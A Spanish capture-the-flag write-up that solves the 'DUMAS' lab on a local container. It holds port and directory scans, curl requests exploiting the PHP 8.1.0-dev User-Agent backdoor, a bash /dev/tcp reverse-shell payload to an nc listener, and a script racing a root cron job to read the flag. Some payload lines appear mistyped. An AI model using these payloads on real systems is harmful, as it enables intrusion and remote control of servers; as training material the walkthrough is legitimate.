

Solución al lab **DUMAS** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help

W|H|O|A|M|I|-|L|A|B|S|.|C|O|M|

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde dumas.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: DUMAS
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}):
```

Comenzaremos realizando un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS
(chifay@kali)~[~/Whoami-Labs/DUMAS]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_dumas
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 14:35 -0600

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:28:64:e7:ff:1f:45:71:1b:60:82:87:59:2f:95:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBN0G5QjVqSNxNJKKPC83ZyfJYNyYxHcXfLL6+p9G5VNdQk3UqDinRijZuKhex6P3CzlxP/KnyvAXVrb
TI0NkFzNk0L7dq3iztHLHf4d9N0vwt8NnbIMoT0vBS3AN5pwUcmvANQXAvce80HJCy9MAVCV7bw4S9jwVUIyhtw+CcLZYORcDCQT6HaAOWgEbXQ3jVjttc/b
PISPrXn2RtVWNhNPdcFS7tmwLmXLPQsi10VhthhoQNDRIKPI/n083ZZLJ5sLBiFvEQPItN/20QCZsXUVWZCm+fsq56ff4Ej00g7Er1v3ZKsIxTBahgY/L9JIR
9kJCgujGus2sLgPvFN7
|   256 f3:fb:a1:30:64:f9:20:4f:a5:37:0d:9c:34:7d:2d:08 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBD05g/KsokKbpMCWGqjP0ALCrVJ5U1unyM/SEiqm5puxbMS
1XFFLrzGAelcMLjIpK1DW7kc0ZUvMUArRCs9d4ug=
|   256 8f:33:ca:9a:e4:55:c6:ef:27:ad:99:66:22:90:26:9a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjMM7EGfg80rLlckhyByElc7Isgdw76v20jAQxk33R8J
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Los Tres Mosqueteros
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: DA:F5:8F:FF:19:51 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios detectados 21 ftp (vsftpd 3.0.3), 22 ssh (OpenSSH 7.2p2) y 80 http (Apache httpd 2.4.18), iniciaremos nuestro análisis con el puerto 80 puesto que aún no tenemos credenciales para ftp ni ssh

Inspección visual página principal



Código fuente

```
18 padding: 40px;
19 border-radius: 15px;
20 box-shadow: 0 10px 40px rgba(0,0,0,0.3);
21 max-width: 600px;
22 }
23 h1 {
24 color: #2c3e50;
25 text-align: center;
26 margin-bottom: 20px;
27 }
28 .info {
29 background: #ecf0f1;
30 padding: 15px;
31 border-radius: 8px;
32 margin: 20px 0;
33 border-left: 4px solid #3498db;
34 }
35 .motto {
36 text-align: center;
37 font-style: italic;
38 color: #7f8c8d;
39 margin-top: 20px;
40 }
41 </style>
42 </head>
43 <body>
44 <div class="container">
45 <h1> Los Tres Mosqueteros </h1>
46 <p>Bienvenido al Reino de Francia, donde los mosqueteros protegen al rey Luis XIII.</p>
47 <div class="info">
48 <strong>Servidor:</strong> PHP 8.1.0-dev<br><strong>Sistema:</strong> Linux 7.0.12+kali-amd64 </div>
49 <p class="motto"><strong>Tous pour un, un pour tous</strong></p>
50 <p class="motto">Todos para uno y uno para todos</p>
51 </div>
52 </body>
53 </html>
54
```

Feroxbuster

```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DUMAS x chifay@kali: ~/Whoami-Labs/DUMAS x
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 53l 133w 1592c http://172.17.0.2/
301 GET 9l 28w 309c http://172.17.0.2/backup/ => http://172.17.0.2/backup/
200 GET 53l 133w 1592c http://172.17.0.2/index.php
301 GET 9l 28w 307c http://172.17.0.2/logs/ => http://172.17.0.2/logs/
500 GET 16l 77w 608c http://172.17.0.2/cgi-bin/php
[#####] - 28s 83070/83070 0s found:5 errors:5781
[#####] - 23s 41526/41526 1809/s http://172.17.0.2/
[#####] - 0s 41526/41526 883532/s http://172.17.0.2/backup/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 24s 41526/41526 1702/s http://172.17.0.2/cgi-bin/
[#####] - 0s 41526/41526 1730250/s http://172.17.0.2/logs/ => Directory listing (add --scan-dir-listings to scan)

(chifay@kali)-[~/Whoami-Labs/DUMAS]
$
```

Archivos y directorios encontrados:

- /backup/ - Directorio de backups (listado)
- /logs/ - Directorio de logs (listado)
- /cgi-bin/php - CGI PHP (error 500)

Información importante:

- **PHP 8.1.0-dev** - ¡Esta versión tiene una vulnerabilidad crítica conocida!

Vulnerabilidad: PHP 8.1.0-dev Backdoor

La versión PHP 8.1.0-dev tiene un backdoor intencional que permite ejecución remota de código (RCE) a través del User-Agent

Explotación del backdoor PHP 8.1.0-dev

1. Probar si la vulnerabilidad existe

```
(chifay@kali)-[~/Whoami-Labs/DUMAS]
$ curl -s -H "User-Agent: zerodium" "http://172.17.0.2/index.php"
<!DOCTYPE html>
<html>
<head>
  <title>Los Tres Mosqueteros</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
      margin: 0;
      padding: 50px;
      display: flex;
      justify-content: center;
      align-items: center;
      min-height: 100vh;
    }
    .container {
      background: white;
      padding: 40px;
      border-radius: 15px;
      box-shadow: 0 10px 40px rgba(0,0,0,0.3);
      max-width: 600px;
    }
    h1 {
      color: #2c3e50;
      text-align: center;
      margin-bottom: 20px;
    }
  </style>
</head>
<body>
  <div class="container">
    <h1> Los Tres Mosqueteros </h1>
    <p>Bienvenido al Reino de Francia, donde los mosqueteros protegen al rey Luis XIII.</p>
    <div class="info">
      <strong>Servidor:</strong> PHP 8.1.0-dev<br><strong>Sistema:</strong> Linux 7.0.12+kali-amd64
    </div>
    <p class="motto"><strong>"Tous pour un, un pour tous"</strong></p>
    <p class="motto">Todos para uno y uno para todos</p>
  </div>
</body>
</html>
```

2. Ejecutar comandos

```
(chifay@kali)-[~/Whoami-Labs/DUMAS]
$ curl -s -H "User-Agent: zerodiusystem('id');" "http://172.17.0.2/index.php"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<!DOCTYPE html>
<html>
<head>
  <title>Los Tres Mosqueteros</title>
  <style>
    body {
```

3. Obtener reverse shell

Primero ponemos una terminal a escuchar con nc

```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS
(chifay@kali)-[~/Whoami-Labs/DUMAS]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Ejecución del payload

```
(chifay@kali)-[~/Whoami-Labs/DUMAS]
$ curl -s -H "User-Agent: zerodiusystem('bash -c \"bash -i >& /dev/tcp/172.17.0.1/4444 0>61\"');" "http://172.17.0.2/index.php"
```

Al ejecutar nuestro código, la terminal se queda como procesando, lo que nos indica que ya tenemos la conexión de nuestra reverse shell, vamos a verificarlo revisando la terminal que dejamos en escucha

```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS
(chifay@kali)-[~/Whoami-Labs/DUMAS]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39894
bash: cannot set terminal process group (77): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dumas:/usr/lib/cgi-bin$
```

Estamos conectados como www-data, vamos a ver que podemos hacer con este usuario

```
www-data@dumas:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@dumas:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dumas:/usr/lib/cgi-bin$ sudo -l
sudo -l
bash: sudo: command not found
www-data@dumas:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@dumas:/usr/lib/cgi-bin$ ls -al
ls -al
total 12
drwxr-xr-x 1 root root 4096 Jan 17 2026 .
drwxr-xr-x 1 root root 4096 Jan 17 2026 ..
-rwxr-xr-x 1 root root 100 Jan 17 2026 php
```


No tenemos sudo con este usuario, veamos el contenido del archivo php

```
www-data@dumas:/usr/lib/cgi-bin$ cat php
cat php
#!/bin/bash
export PATH_TRANSLATED=$DOCUMENT_ROOT$PATH_INFO
/usr/local/php-8.1-backdoor/bin/php-cgi
www-data@dumas:/usr/lib/cgi-bin$
```

El archivo /usr/lib/cgi-bin/php es un wrapper que ejecuta /usr/local/php-8.1-backdoor/bin/php-cgi. Esto es el backdoor de PHP

Busquemos binarios SUID

```
www-data@dumas:/usr/lib/cgi-bin$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
799581 72 -rwsr-xr-x 1 root root 71824 Mar 26 2019 /usr/bin/chfn
799687 56 -rwsr-xr-x 1 root root 54256 Mar 26 2019 /usr/bin/passwd
799629 76 -rwsr-xr-x 1 root root 75304 Mar 26 2019 /usr/bin/gpasswd
799583 40 -rwsr-xr-x 1 root root 40432 Mar 26 2019 /usr/bin/chsh
799677 40 -rwsr-xr-x 1 root root 39904 Mar 26 2019 /usr/bin/newgrp
7112 420 -rwsr-xr-x 1 root root 428240 May 26 2020 /usr/lib/openssh/ssh-keysign
790428 40 -rwsr-xr-x 1 root root 40128 Mar 26 2019 /bin/su
791323 28 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /bin/umount
789613 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /bin/mount
www-data@dumas:/usr/lib/cgi-bin$
```

Archivos comunes del sistema, busquemos binarios SGID

```
www-data@dumas:/usr/lib/cgi-bin$ find / -perm -2000 -type f -ls 2>/dev/null
find / -perm -2000 -type f -ls 2>/dev/null
799616 24 -rwxr-sr-x 1 root shadow 22768 Mar 26 2019 /usr/bin/expiry
799780 28 -rwxr-sr-x 1 root tty 27368 Jan 27 2020 /usr/bin/wall
799578 64 -rwxr-sr-x 1 root shadow 62336 Mar 26 2019 /usr/bin/chage
4078 352 -rwxr-sr-x 1 root ssh 358624 May 26 2020 /usr/bin/ssh-agent
3903 36 -rwxr-sr-x 1 root crontab 36080 Apr 5 2016 /usr/bin/crontab
799550 36 -rwxr-sr-x 1 root shadow 35600 Oct 1 2020 /sbin/unix_chkpwd
799526 36 -rwxr-sr-x 1 root shadow 35632 Oct 1 2020 /sbin/pam_extrausers_chkpwd
www-data@dumas:/usr/lib/cgi-bin$
```

Posible escalada con crontab, vamos a analizarlo un poco más a fondo a ver si podemos escalar con él

```
www-data@dumas:/usr/lib/cgi-bin$ crontab -l
crontab -l
no crontab for www-data
www-data@dumas:/usr/lib/cgi-bin$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@dumas:/usr/lib/cgi-bin$
```

El usuario www-data no tiene tareas programadas y a simple vista en el sistema tampoco hay alguna tarea programada que podamos utilizar, veamos si encontramos algún script que se este ejecutando de forma automática

```

www-data@dumas:/usr/lib/cgi-bin$ ls -al /etc/cron*
ls -al /etc/cron*
-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 1 root root 4096 Jan 17 2026 .
drwxr-xr-x 1 root root 4096 Aug 14 20:34 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rw-r--r-- 1 root root 103 Jan 17 2026 flag_backup

```

Encontramos una tarea programada interesante, vamos a ver su contenido

```

www-data@dumas:/usr/lib/cgi-bin$ cat /etc/cron.d/flag_backup
cat /etc/cron.d/flag_backup
* * * * root /usr/local/bin/backup_flag.sh
* * * * root sleep 30 && /usr/local/bin/cleanup_flag.sh
www-data@dumas:/usr/lib/cgi-bin$ cat /usr/local/bin/backup_flag.sh
cat /usr/local/bin/backup_flag.sh
#!/bin/bash
cp /root/flag.txt /home/dartagnan/flag_backup.txt
chown dartagnan:dartagnan /home/dartagnan/flag_backup.txt
chmod 644 /home/dartagnan/flag_backup.txt
echo "[$(date)] Flag copiada temporalmente" >> /var/log/backup.log
www-data@dumas:/usr/lib/cgi-bin$ cat /usr/local/bin/cleanup_flag.sh
cat /usr/local/bin/cleanup_flag.sh
#!/bin/bash
rm -f /home/dartagnan/flag_backup.txt
echo "[$(date)] Flag backup eliminada" >> /var/log/backup.log
www-data@dumas:/usr/lib/cgi-bin$

```

Esta tarea copia la bandera de root al directorio del usuario dartagnan, cambia los permisos a 644, es decir, que la podemos leer, y luego espera 30seg y la borra, así que tenemos una ventana de 30seg para intentar leerla

Veamos primero si podemos modificar estos scripts

```

www-data@dumas:/usr/lib/cgi-bin$ ls -la /usr/local/bin/backup_flag.sh
ls -la /usr/local/bin/backup_flag.sh
-rwxr-xr-x 1 root root 229 Jan 17 2026 /usr/local/bin/backup_flag.sh
www-data@dumas:/usr/lib/cgi-bin$ ls -la /usr/local/bin/cleanup_flag.sh
ls -la /usr/local/bin/cleanup_flag.sh
-rwxr-xr-x 1 root root 112 Jan 17 2026 /usr/local/bin/cleanup_flag.sh
www-data@dumas:/usr/lib/cgi-bin$

```

Creación de script en bucle para leer la bandera

```

www-data@dumas:/usr/lib/cgi-bin$ cat > /tmp/catch_flag.sh << 'EOF'
#!/bin/bash
echo "Esperando la flag..."
while true; do
    if [ -f /home/dartagnan/flag_backup.txt ]; then
        echo "Flag encontrada!"
        cat /home/dartagnan/flag_backup.txt
        break
    fi
    sleep 0.5
done
EOFcat > /tmp/catch_flag.sh << 'EOF'
> #!/bin/bash
> echo "Esperando la flag..."
> while true; do
>     if [ -f /home/dartagnan/flag_backup.txt ]; then
>         echo "Flag encontrada!"
>         cat /home/dartagnan/flag_backup.txt
>         break
>     fi
>     sleep 0.5
> done
>
EOF
www-data@dumas:/usr/lib/cgi-bin$

```

Dar permiso de ejecución

```
www-data@dumas:/usr/lib/cgi-bin$ chmod +x /tmp/catch_flag.sh
chmod +x /tmp/catch_flag.sh
www-data@dumas:/usr/lib/cgi-bin$
```

Ejecutar en segundo plano y esperar 35seg

```
www-data@dumas:/usr/lib/cgi-bin$ /tmp/catch_flag.sh & sleep 35
/tmp/catch_flag.sh & sleep 35
[1] 1398
Esperando la flag...
Flag encontrada!
FLAG{XXXXXXXXXXXXXXXXXXXX}
www-data@dumas:/usr/lib/cgi-bin$
```

Hemos obtenido la bandera, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/DUMAS
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS chifay@kali: ~/Whoami-Labs/DUMAS
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde dumas.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: DUMAS
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}): FLAG{XXXXXXXXXXXXXXXXXXXX}
¡Felicitaciones! Has comprometido DUMAS.

FECHA Y HORA: 2026-08-14 15:42:32 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```